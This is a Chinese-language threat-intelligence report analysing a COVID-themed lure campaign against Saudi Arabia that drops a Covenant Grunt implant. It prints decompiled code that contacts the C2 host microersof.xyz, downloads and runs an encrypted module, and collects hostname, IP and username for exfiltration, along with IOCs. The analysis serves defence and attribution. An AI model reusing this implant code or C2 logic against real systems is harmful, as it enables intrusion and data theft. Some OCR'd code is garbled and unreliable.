string a_3 = global::  .  (  .UploadString(text2 + list3[random.Next(list3.Count)].Replace(global::  .b("[illegible]", a_), text), string.Format(format, arg)), a_2)[0];
a_3 = Encoding.UTF8.GetString(global::  .  .  (a_3));
num = (short)1221853222;
num2 = (int)((IntPtr)num);
continue;
}
case 40:
{
List<string> list = global::  .b("[illegible]
{
  ','
}).ToList<string>().Select(new Func<string, string>(global::  .<>c.<>9.  )).ToList
num = (short)726335490;
num2 = (int)((IntPtr)num);
continue;
}
```

	值
text2 + list3[random.Next(list3.Count)].Replace(global::…	"http://microersof.xyz:80/USC1E87FC62BDEFC54FA4E75D0F800FF6/Microso
string.Format(format, arg)	"UID=2113A2AE68686A1326C2B2CE69126B86&KOID=cmxXSOZINVJHMXFHRkhEdkJ2
a_3	"cmxXSOZINVJHMXFHRkhEdkJ2V3ZBd016WkdXdUFRVmxWdmp2SVV5ak1GVjZaRmp2RO

无标题 - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

"http://microersof.xyz:80/USC1E87FC62BDEFC54FA4E75D0F800FF6/Microsoft-get.html?id=b66f12a422"


"UID=2113A2AE68686A1326C2B2CE69126B86&KOID=cmxXS0ZINVJHMXFHRkhEdkJ2VjRMSkV2QXdPeFptUmtMd0wyTXdSb
ExHRGxadlZmVnlFNXBUSHZCd05mVngxeXFUUnZCdlZ2WVBXV012VjZWd01MQVN0MVp4V2tuU1N6RkpxWU1UWmpyUjRsbkpwO
UNGVmZWeElLbko1eG96QUFwMnB2QnZXQnBSMVRwSUVscVRIa3J3SVpJS2NpRjI1NUJVT2daSU9FSEd5UEJKNTFNbVplb0tBS
UZSajRHMDkwcXpjVEp4a1NBSUVKb1Q1Rkl6NUpvM09hRUprU0phUjJIMGd1cFRBaFpJSWdxMkVHSktPMHJVTW1IM0FqclJxV
EdRTVRYMFNCSXdJQ0VtQXdaejlMREhjalgxSTVEeHVPSVI5R25TRWpJUmdPSDN5WUQxcG1Bd0VUWndNU29JY1pKYU1tQ1Q1Z
EZhU3daVDFGSGFxVHBtcGlHSEhpbnlPRW5KcGxaUmMyQkdXMEkycXpBR01YblVObVpING1BVVdTR3pWNG93QVNxR01jRng1e
UZ3TW1wbXU2RDFJYUR4STJad09qR1FNT0FhTU1yUX1Tb1VNYkpUSVJJd3V1RG1SaXBTeUdIeElrWjB5WUFGOUZMS1duQ1FTU
1pKUzNxenFERDJnZkdSSTVEeHF1RGFjNXFRT0pJVU9PbzJreVpRTXVuYU9GRzB0aW8yNTZIM3luQVNMMm4zU0ZBUjV4WTFXS
UgyWmtNM2NqblN0ZUxHRWVKR0V5WTFPQkh3cVBNekVJRHpNUUd3RVhuSERpbzNWbUZHQVRKekVHSnY5SEd3V2VyeWNXRlRTM
XFSa2pxUmJlcVREaUJUdTRuMmsxcDFFSEhSdU1uSUgwTGF1VFgwOUJGS3k2RXprZEpScTRBUjlmSVRJbHJKSURMejVTTHdPM
nFLcGluMU1TSTB1Z1kwa01YM3A0TDB1dUJJU09uSFM1bjJXd0UyQWpJS3VlSlV1MFgwODVySjFGSlFJZElSeDNwSEUxbkpxU
016Z2NxUjVRRXp1RW4wRWlIUDlXR0tBeVpUTUxJM01uTEh1U0ZLVzZabUVrWlRjUURHeTNvR1NWbklFaE1SV0pEMjFHWkpXV
W94eWJMeXE0clQ1Uk15cVhKSFYyWTJnYk1tcXlEMXU2cEtFTUhtdTNuS3A5VnZqdkZSMU9EbFY2VnhrVk1URTNBbU9XRlF5W
HBIcTVYbDk2QlFSMXJ3dXhFUk1PcFNaMERJdUNJS1NoRTFjbkVGOXlBSEg5VmEwPQ=="

==

"cmxXS0ZINVJHMXFHRkhEdkJ2V3ZBd016WkdXdUFRVmxWdmp2SVV5ak1GVjZaRmp2ROpJMExGVjZWdlZmVnh5SlZ3YnZIVE1
tRHlTS0JKWjFNM09ZSDFjWG5SOWtFS2NCTW0wOVZ2anZFSXFjb3pFaEwwMW1NbFY2VnlTY1pVeUVvU3Uzb1JjSEJIeGxNbU1
hSDJqNUd5QWZKelMycHhTYkh5U2JweFoySVVNZ0ZTUmtNVHFXRmFXWkVUNTFHU1Z1QVI0MkxtQVBvemdScnoxUEwwU1dFMkU
xcHhMbUZ6azFEd3F4R1RXYkdsZ1VJMU1LTG1XRUwxRDRCSlo1cTJ5SHJ3TU1Hd3VXcDA5aUp2Z01vbVNqSFNxaExIZ0pHYWN
sSTNxMEpScVhNMXlaRjNPUkxLUzZFMmtDSkpBMUcyNVJNU09GW1RmMUZtcVlySVo0TTF1MHJRcWRMSHFjTW1IM0ZTT2RGM0h
pSHhMbHJIU2NJMkVKWkpSa0JHV1VxeU96SmFTR01UdW1ESU96WklJMnAyQW1CVX1STXoxNU1KcDVCUU1RRnd5bkx5QWFIYWN
GR015UEpJSUZad31GcXpFQW9VT1hIUj16RUdBbkZ5RTJGek1VTUpwakpTU1BHYU9kTU1NSU1LQUxCSEFmSX1XR0QyOG1NMmI
0cFFONUcyOU1uSlo0cHdBWUFUdUVGVFNnW1RXaUhLV3VveGNmSklEMU1TRVFCR0VDQ1NJN1p5TDVxVU9ob31FWEx6TWNvRmZ
rRTAxY0d2ZzFKeU14Rng4MVpQOWpvUkwzRmFiakJRMHZZUFdWR0hTUVZ3YnZGMEFERTNMNU1ReTBIeDFXRnhJMUxIeGxEekF
CRU15bE0yRVRvVFdXSW1SMkdLU3puSUQyR1R5ekRHMHZzRD09"

RET

完成第三次请求后，服务器返回进行过加密的恶意模块的数据到本地程序，程序对其进行解密后，将其加载到内存中并执行。



```
case 24:
    goto IL_C33;
case 25:
{
    global::  .  ;
    string text;
    string text2;
    List<string> list3;
    string format;
    string a_2;
    Random random;
    string arg;
    string a_3 = global::  .  (  .UploadString(text2 + list3[random.Next(list3.Count)].Replace(global::  .b("[illegible]", a_), text), string.Format(format, arg)), a_2)[0];
    a_3 = Encoding.UTF8.GetString(global::  .  .  (a_3));
    num = (short)2023751717;
    num2 = (int)((IntPtr)num);
    continue;
}
case 26:
    try
    {
        num = (short)396623876;
        num2 = (int)((IntPtr)num);
        for (;;)
        {
            switch (num2)
            {
            case 0:
```

	值
a_3	"cmxXSOZINVJHMXFHRkhEdkJ2V3ZBd016WkdXdUFRVmxWdmp2SVV5ak1GVjZaRm
global:: . (a_3, text3)	
array3	{byte[0x00000004]}
array5	{byte[0x00000004]}
s2	"{\"WINDOWSID\":\"b66f12a422\",\"Type\":2,\"Meta\":\"\",\"IV\":
arg	"cmxXSOZINVJHMXFHRkhEdkJ2V3ZBd016WkdXdUFRVmxWdmp2SVV5ak1GVjZadm
text2 + list3[random.Next(list3.Count)].Replace(global::…	
string.Format(format, arg)	
a_2	"MicrosoftApp\n{0}"
a_3	"cmxXSOZINVJHMXFHRkhEdkJ2V3ZBd016WkdXdUFRVmxWdmp2SVV5ak1GVjZaRm


无标题 - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

"cmxXS0ZINVJHMXFHRkhEdkJ2V3ZBd016WkdXdUFRVmxWdmp2SVV5ak1GVjZaRmp2ROpJMExGVjZWdlZmVnh5SlZ3YnZHUkVHUkV
4WTI0MnJ3V2JGUloxTTNTZHFIMVRweEFWcW0wOVZ2anZFSXFjb3pFaEwwMW1NbFY2VnljeHB6Z3VaUnBqbkp5MEEyUmtHME1HME1
HcXpJeVptQURwMkE1TXdXRnJhSXlGVUgzcE14MkUxRDBHSnF5THhxWG9UcTNad082TEhJMXJ5RVBMM1c2WjA5akhTQVBEeFJEeFJ
tR1FBZUZTV0FyUjF6RDN5MUhKRVhvMHlZQXhxTEh5TUxGSWN5cDI0MUF5YmpabVdER215d0JHT1JEd3ExSVVNUFpSU2lyenVyenV
DRG15eXAxeUVHS09kQXo4anJIRDVwMDl2WjJJYm95eGVGd1dIWkpxMUhScWpxUUFIcmFNRkRhV2FFU3Vjb3pBUEQxSWtIMVdIMVd
YSGxnZ0JIcVlFUVpqRTFWbUJTUmpNSGdNRXhJeUlTTVRuM3lVcG1Pa01JTTNIenFNQlN1MG54dWVMSjFBWmF1V3AyODNMSHFMSHF
WWktXS0UyY2hwMjFhSkpjU01UOWtvUnlNcW1TakVITTNHSExsSXhJdkV6U1NFSVMwcUtXWEdSa2FwSFNPSG1xVm8zWjNMYVdMYVd
2R2F1R1gwY0FNMHBlWTJjRFpKeVNaUjFVckd5eHBLV0RwSXltR2xnY28yazZIVE1QTW1Xbkl5RTZad01DSVRrY0VVQXVEd08Ed08
1b1N1bUFIQXdaMlppR0prZkhLSTVJSHRsRVNNTUZIRVRNSE0wbkZnUEFTUm1GeXRpQkg5anJLTmVJSnU0Rnd0MXBUY3pNMk0NMk0
2QXg1VEVHRVFGS1NHRVJENG5VSXpGUUEyRDBJVXJKdXZKUjUwRjNFakgzYjBxeElPSU11VkltVzBwVDV2SXhJRkFSa01NMmdNMmd
RR1F5YUQzcVlISnFHSVNFZEFheGtyVE1kcDJWMUVVUmtaU3FaRmFIZXJhRTFJMjlDSEg5S29hRTZIVDFiRDBnY3FUYjRNSH1NSH1
EQU1JRkRIRUdIdjlobjJJQUJJcVBwVHV6S1NPbHBUNTJvSjlDRGF1WUxtRUJIeGNKSk15QUdTT2NxYU81cTBqbUUyUzRvMDFvMDF
SSmFNakxHdVNuUjhsR3pneXB4OVlIMDhrWndTS0lLcWdBMDFuQUh1UUFVQWxIRmdSSVQ5SElKcXpHUU40SDNJNER4MW1aSE1aSE1
mcG1MM29UV0NHeUQyRUhjSUQySGtHVEFKcW1waUpUU1BKUnFERDFXR0h5T0NaU0VtSTJrVFpIODRuU3V3Wkp1R1pSa2RwUVJwUVJ
lbnhxMkRIU0xvS1IyRjFaa0RHcWVxeEV3cXlTVEQyQWtvSnQ0QVVaNHBHU0FGMUVabklXUkpKajFKYUVUQkdSaUV6SXdaSjlaSjl
ocFNPRHAxV0twMGppRHhJUG9LRWpvSWIwSTBFZEwxY2lyR31PWnp5Z0V4SDRESldPR2w5WkxJUm1IS1NERzFXMW5VQU9GMVZGMVZ
qSEhTaVowQUxHVElCcFFFTEdSRUNCSmMxWkd5SEp6Y21CSUlGbndFakVIRXdvMHUyR3hjV0dSQURIM2NuQkhJUE1UUzVMeUxMeUx
tSVJFU3JTTjBwM1I1bnl0a0UwODVaeDFNcTNxeUd5cVRCSU13R3hjU01QODVHR31VTTI1VEVKZ01xS2JrRXpBVk14dGVFM3FFM3F
mblFTWExKdGpweUVTWm1XZk13TzRydmYzSFI1Vm56Z2NxS0RpR0o0bEdIY2VvSE1qSGxnMnB3T1NHSk1oRjFJR3B5dUlvMnQvMnQ
1Q1NTVUhHdW1GME13THpBWW9HeTNFSXlNQkpjQk1LQVpJSU8ySEgwbXFHeU1ISXVtbzJxdk13SWNvSkFWb21XM0FhY1VKd05Kd05
pblJ1U0FTcUxNbUVkRTI5aUkwdG1HVUV1cVFTTE1RSTFNSjFHRUtFdkwwMU9HUDlXRHljYUhUTG1HUnVjR1RBWE16MVJCVHhCVHh
qTHpSMUEzcWJHSFdGckdNVnJSamtvekVITUtTWkpSRDJCVE1CVEp1T1kxdWJIUUFHTXdXbnB4a0dyR09RRH11S3Eya0ZxeFMxeFM
xbkl1dUFJTzVHVUV5cWF5YkVSMDBHUXlJTXpjbklVTGpJeGt1WmFaMm9IMGtCVU14TDJxNkUydVBHd3hpTVI4NEFVYjRGR01GR01
5QVFTY01IOTJKYU13bkg5MUh5VzJGM1NtRjJiNXF4TVlCSXB1QTI0NUR3dDRHSGMwRXlXZEgzRXpCMkVVRzBnREdLT2ZCS3hCS3h
scFR5VkR6ZjRHeFdqWW1FMEhIV2JId3lETVY5S0lSQVBYbUF2TDF1U1gyZ1hhbXU1SUhXeW5UcUhEeGJqRHdxakRhRUlBVXABVXA
0QVRwMUlHWmpBSUE2SFF5VnBVSTVyUDliWkdPeElhY3ZyelppcFA5ekx5RWFJMVd2QVNPSkVUQVZBd1NXRndTa0QxTUFxSnl xSnl
SQkpMZUZIU0VKeFNBSWFJMEZJeWJKU3FZSXdaa01INGxKeFJpb1V5V0lteTVyVGI0SktBZUQzSXVCSUFiSlJJam5JY1pwUjFwUjF
LcVF0akx2Z0tEekFFTTBSaUwyY2dwd0FFR0g1NEh6dGxxeUVtRjFxYW5RcWpxejFSckY5UkxHcXhYMXAzQk1NNEFTV1BNM1I NM1I
1RjBJQkpUQXdyR1YzTDJraFgzUmlvYU9PRkY5bnEwa3pIUnVWSno5MEpIdDJaMmdXQUhjNUZhTXVFMUEzRUdPMkhTTDJaeUlaeUl
2RkpxZG8wdXdJeVNESTJnVlp4dWFla1ocDJra3JTV0dESnRpcnZnbklVcGpYMFo0cDNUQ0YwRTZBelNQTHd1Q1pIU2dMeHVMeHV

-	-
文件名	malware.dll
MD5	47570eca4b2f18a654e54d4138120932
C2	microersof[.]xyz

内存中后续的恶意模块名称为随机命名，此处我们暂命名为malware.dll。程序将其加载到内存中后，进入到该模块的OfficeExecutor.Office 类中，并对上层的配置信息进行重新恢复，便于当前模块的利用。




```
DateTime dateTime = DateTime.FromBinary(long.Parse("637664199101626603"));
List<string> profHTTPHeaderNames = (from H in "QWNjZXB0LUxhbmd1YWdl,VXNlci1BZ2VudA==".Split(new char[]
{
    ','
}).ToList<string>()
select Encoding.UTF8.GetString(Convert.FromBase64String(H))).ToList<string>();
List<string> profHTTPHeaderValues = (from H in "ZW4tVXM=,TW96aWxsYS81LjAgKFdpbmRvd3MgTlQgMTAuMDsgV09XNjQ7IFRyaWRlbnQvNy4wOyBydjoxMS4wKSBsaWtlIEdlY2tQ".Split(new char[]
{
    ','
}).ToList<string>()
select Encoding.UTF8.GetString(Convert.FromBase64String(H))).ToList<string>();
List<string> profHTTPUrls = (from U in
  "L1VTQzFFODdGQzYyQkRFRkM1NEZBNEU3NUQwRjgwMEZGNi9NaWNyb3NvZnQuaHRtbD9pZD17V0lORE9XU0lEfQ==,L1VTQzFFODdGQzYyQkRFRkM1NEZBNEU3NUQwRjgwMEZGNi9NaWNyb3NvZnQtZ2V0Lmh0bWw/
  aWQ9e1dJTkRPV1NJRH0=,L1VTQzFFODdGQzYyQkRFRkM1NEZBNEU3NUQwRjgwMEZGNi9NaWNyb3NvZnRBcHAuaHRtbD9pZD17V0lORE9XU0lEfQ==".Split(new char[]
{
    ','
}).ToList<string>()
```

监视 2

名称	值	类型
dateTime	{2021/9/5 6:25:10}	System.DateTime
profHTTPHeaderNames	Count = 0x00000002	System.Collections.Generic.Li…
[0]	"Accept-Language"	string
[1]	"User-Agent"	string
Raw 视图		
profHTTPHeaderValues	Count = 0x00000002	System.Collections.Generic.Li…
[0]	"en-Us"	string
[1]	"Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like GeckP"	string
Raw 视图		
profHTTPUrls	Count = 0x00000003	System.Collections.Generic.Li…
[0]	"/USC1E87FC62BDEFC54FA4E75D0F800FF6/Microsoft.html?id={WINDOWSID}"	string
[1]	"/USC1E87FC62BDEFC54FA4E75D0F800FF6/Microsoft-get.html?id={WINDOWSID}"	string
[2]	"/USC1E87FC62BDEFC54FA4E75D0F800FF6/MicrosoftApp.html?id={WINDOWSID}"	string
Raw 视图		

接着malware.dll 获取当前计算机敏感信息，如计算机名称、IP、用户名等数据并拼接为JSON格式的字符串存放内存待后续使用。




```
string userDomainName = Environment.UserDomainName;
string userName = Environment.UserName;
string message2 = string.Concat(new string[]
{
    "{ \"integrity\": ",
    num3.ToString(),
    ", \"process\": \"",
    processName,
    "\", \"userDomainName\": \"",
    userDomainName,
    "\", \"userName\": \"",
    userName,
    "\", \"delay\": ",
    Convert.ToString(Delay),
    ", \"jitter\": ",
    Convert.ToString(num),
    ", \"connectAttempts\": ",
    Convert.ToString(num2),
    ", \"status\": 0, \"ipAddress\": \"",
    text,
    "\", \"hostname\": \"",
    hostName,
    "\", \"operatingSystem\": \"",
    text2,
    "\" }"
});
IMessenger messenger = new HttpMessenger(WindowsUpdateURI, WindowsUpdateCertHash, usCertPin, valCerT, profHTTPHeaderNames, profHTTPHeaderValues, profHTTPUrls);
```

监视 2

名称	值	类型
hostName	"WIN-S7CIRNGA09S"	string
text	"192.168.[redacted]	string
text2	"Microsoft Windows NT 6.1.7601 Service Pack 1"	string
processName	"aaaa.bin"	string
userDomainName	"WIN-[redacted]"	string
userName	[redacted]"	string
string.Concat(new string[] {…	"{ \"integrity\": 2, \"process\": \"aaaa.bin\", \"userDomainName\": \"WIN[redacted]\", \"userName\": \"[redacted]\", \"delay\": 12, \"ji…	string

通过分析，我们发现该模块的恶意行为是基于自身实现的任务队列进行实现的，通过将指定类型的任务插入到队列并等待任务被执行。

模块所支持的任务里类型有设置延时执行、设置抖动时间、设置尝试连接时间、设置杀死任务时间、退出执行、连接C2、断开连接、任务执行、任务取消以及数据装配，模块通过上述任务类型实现对被感染计算机的信息窃取。




```
// 获取任务队列消息
OfficeTaskingMessage message = meSsenGer.ReadTaskingMessage();
if (message != null)
{
    num4 = 0;
    string text3 = "";
    // 消息类型为以下三种的时候进入if 的代码块
    if (message.Type == OfficeTaskingType.SetDelay || message.Type == OfficeTaskingType.SetJItter || message.Type == OfficeTaskingType.SetConneCTAttEmpts)
    else if (message.Type == OfficeTaskingType.SetKillDate)
    else
    {
        // 消息类型为退出
        if (message.Type == OfficeTaskingType.Exit)
        // 消息类型为任务
        if (message.Type == OfficeTaskingType.Tasks)
        // 消息类型为任务结束
        else if (message.Type == OfficeTaskingType.TaskKill)
        else if (message.Token)
        else
    }
}
```


溯源与关联

奇安信威胁情报中心分析人员通过对此次捕获样本的攻击手法进行分析后，判断本次攻击活动疑似由具有俄语背景背景的未知组黑客团体针对沙特地区发动的一次定向攻击，并且攻击者使用开源攻击框架发动攻击。依据如下：

1、通过分析最终得到的模块malware.dll，我们在github 平台上关联到与之执行逻辑极为相似的一段代码。




```
bool alive = true;
while (alive)
{
    int change = rnd.Next((int)Math.Round(Delay * (Jitter / 100.00)));
    if (rnd.Next(2) == 0) { change = -change; }
    Thread.Sleep((Delay + change) * 1000);
    try
    {
        GruntTaskingMessage message = messenger.ReadTaskingMessage();
        if (message != null)
        {
            ConnectAttemptCount = 0;
            string output = "";
            if (message.Type == GruntTaskingType.SetDelay || message.Type == GruntTaskingType.SetJitter
            {
                if (int.TryParse(message.Message, out int val))
                {
                    if (message.Type == GruntTaskingType.SetDelay)
                    {
                        Delay = val;
                        output += "Set Delay: " + Delay;
                    }
                    else if (message.Type == GruntTaskingType.SetJitter)
                    {
                        Jitter = val;
                        output += "Set Jitter: " + Jitter;
                    }
                    else if (message.Type == GruntTaskingType.SetConnectAttempts)
                    {
                        ConnectAttempts = val;
                        output += "Set ConnectAttempts: " + ConnectAttempts;
                    }
                }
                else
                {
```



```
while (flag)
{
    int num5 = random.Next((int)Math.Round((double)Delay * ((double)num / 100.0)));
    if (random.Next(2) == 0)
    {
        num5 = -num5;
    }
    Thread.Sleep((Delay + num5) * 1000);
    try
    {
        // 获取任务队列消息
        OfficeTaskingMessage message = meSsenGer.ReadTaskingMessage();
        if (message != null)
        {
            num4 = 0;
            string text3 = "";
            // 消息类型为以下三种的时候进入if 的代码块
            if (message.Type == OfficeTaskingType.SetDelay || message.Type == OfficeTaskingType.SetJItter || mess
            {
                int num6;
                if (int.TryParse(message.Message, out num6))
                {
                    if (message.Type == OfficeTaskingType.SetDelay)
                    {
                        Delay = num6;

                        text3 = text3 + "Set Delay: " + Delay.ToString();
                    }
                    else if (message.Type == OfficeTaskingType.SetJItter)
                    {
                        num = num6;
                        // 设置抖动
                        text3 = text3 + "Set JItter: " + num.ToString();
                    }
                    else if (message.Type == OfficeTaskingType.SetConneCTAttEmpts)
                    {
                        num2 = num6;
                        // 设置尝试连接
                        text3 = text3 + "Set ConneCTAttEmpts: " + num2.ToString();
                    }
                }
                else
                {
                    text3 = text3 + "Error parsing: " + message.Message;
                }
                // 插入到任务队列中
                meSsenGer.QueueTaskingMessage(new OfficeTaskingMessageResponse(OfficeTaskingStatus.Completed, tex
            }
```

左边代码出自Covenant框架中Grunt模块的一部分源码，右边为本次样本最终执行的恶意模块malware.dll 的一部分代码片段，可以看出左右两侧的代码在结构和功能上都是完全一致的，以此推断，此次攻击或为不知名黑客团伙利用Covenant攻击武器开展的一次攻击。


2、通过访问此次攻击的C2地址，可以查看到在未正确请求C2 地址的情况下，网页会显示一些俄语文字：“我们来自黑暗，我们拥有黑暗，而黑暗给我们力量。”疑似攻击者留下的信息。



不安全 | microersof.xyz/E5371DD1EAEA2AB6DD9FA5FA760480606DBD0725/F/

Мы из темноты, у нас тьма, а тьма дает нам силу.

3、此次攻击所使用到的诱饵文件内容为“沙特阿拉伯COVID-19疫苗相关副作用评估”，文档来源为MDPI（一家涵盖科学、技术、医学几乎所有领域并出版有较高国际影响力的英文科技学术期刊的出版社）。



vaccines

MDPI

Article

Evaluation of Side Effects Associated with COVID-19 Vaccines in Saudi Arabia

Abdulaziz Alhazmi [1,2,3], Edrous Alamer [3,4], Dalia Daws [2], Mashael Hakami [2], Majid Darraj [5], Siddig Abdelwahab [3], Amani Maghfuri [6] and Abdullah Algaissi [3,4,*]

[1] Department of Microbiology and Parasitology, College of Medicine, Jazan University, Jazan 45142, Saudi Arabia; abalhazmi@jazanu.edu.sa
[2] Jazan University Hospital, Jazan University, Jazan 45142, Saudi Arabia; ddous@jazanu.edu.sa (D.D.); mashael@jazanu.edu.sa (M.H.)
[3] Medical Research Center, Jazan University, Jazan 45142, Saudi Arabia; ealamer@jazanu.edu.sa (E.A.); sadiqa@jazanu.edu.sa (S.A.)
[4] Department of Medical Laboratories Technology, College of Applied Medical Sciences, Jazan University, Jazan 45142, Saudi Arabia
[5] Department of Medicine, College of Medicine, Jazan University, Jazan 45142, Saudi Arabia; mdarraj@jazanu.edu.sa
[6] College of Medicine, Jazan University, Jazan 45142, Saudi Arabia; Amanimgf@gmail.com
* Correspondence: aalgaissi@jazanu.edu.sa; Tel.: +966-7-3295000

总结

此次捕获的样本主要为沙特地区<COVID-19疫苗副作用>话题为诱饵的恶意文件，暂未发现影响国内用户。但防范之心不可无，在目前感染率和人们对疫情防护措施的兴趣仍然很高的情况下，更多的攻击者可能会开始使用病毒相关主题用作未来活动的诱饵。

奇安信红雨滴团队提醒广大用户，切勿打开社交媒体分享的来历不明的链接，不点击执行未知来源的邮件附件，不运行夸张的标题的未知文件，不安装非正规途径来源的APP。做到及时备份重要文件，更新安装补丁。

若需运行，安装来历不明的应用，可先通过奇安信威胁情报文件深度分析平台（https://sandbox.ti.qianxin.com/sandbox/page）进行简单判别。目前已支持包括Windows、安卓平台在内的多种格式文件深度分析。

目前，基于奇安信威胁情报中心的威胁情报数据的全线产品，包括奇安信威胁情报平台（TIP）、天擎、天眼高级威胁检测系统、奇安信NGSOC、奇安信态势感知等，都已经支持对此类攻击的精确检测。

IOC查询示例:

hot.tenchier.com	121.37.189.177	2a734e2189ad40fdd8ad7d5a96cc85f6f4ed3bc1
tomema.myddns.me	185.172.111.212	f48705ef665dba76c70bbca81696133d5fa58657
t.zz3r0.com	static1.freebitco.in	055af3dedafe7b71be6e21c02653bd729cbf23a1
secendtoday.com	8eekbf3.yfcalc.com	168d2fe3869c9d6386273504ec77b4b60a3e547f
srrys.pw	mail-view.ddns.net	096348ef60c2151eff9352f6ed2e1de9f631d449

高级功能免费尝鲜

温馨提示：前往武器库，探索更多功能>>

失陷情报批量查询
针对办公网、DMZ服务器出站IP、域名、URL、批量自动化情报查询

恶意IP批量查询
针对DMZ服务器入站IP批量自动化情报查询

IOC自动化数据流检测
利用大数据和机器学习，支持未知IP、域名、URL人工智能定性检测

邮件批量自动化检测
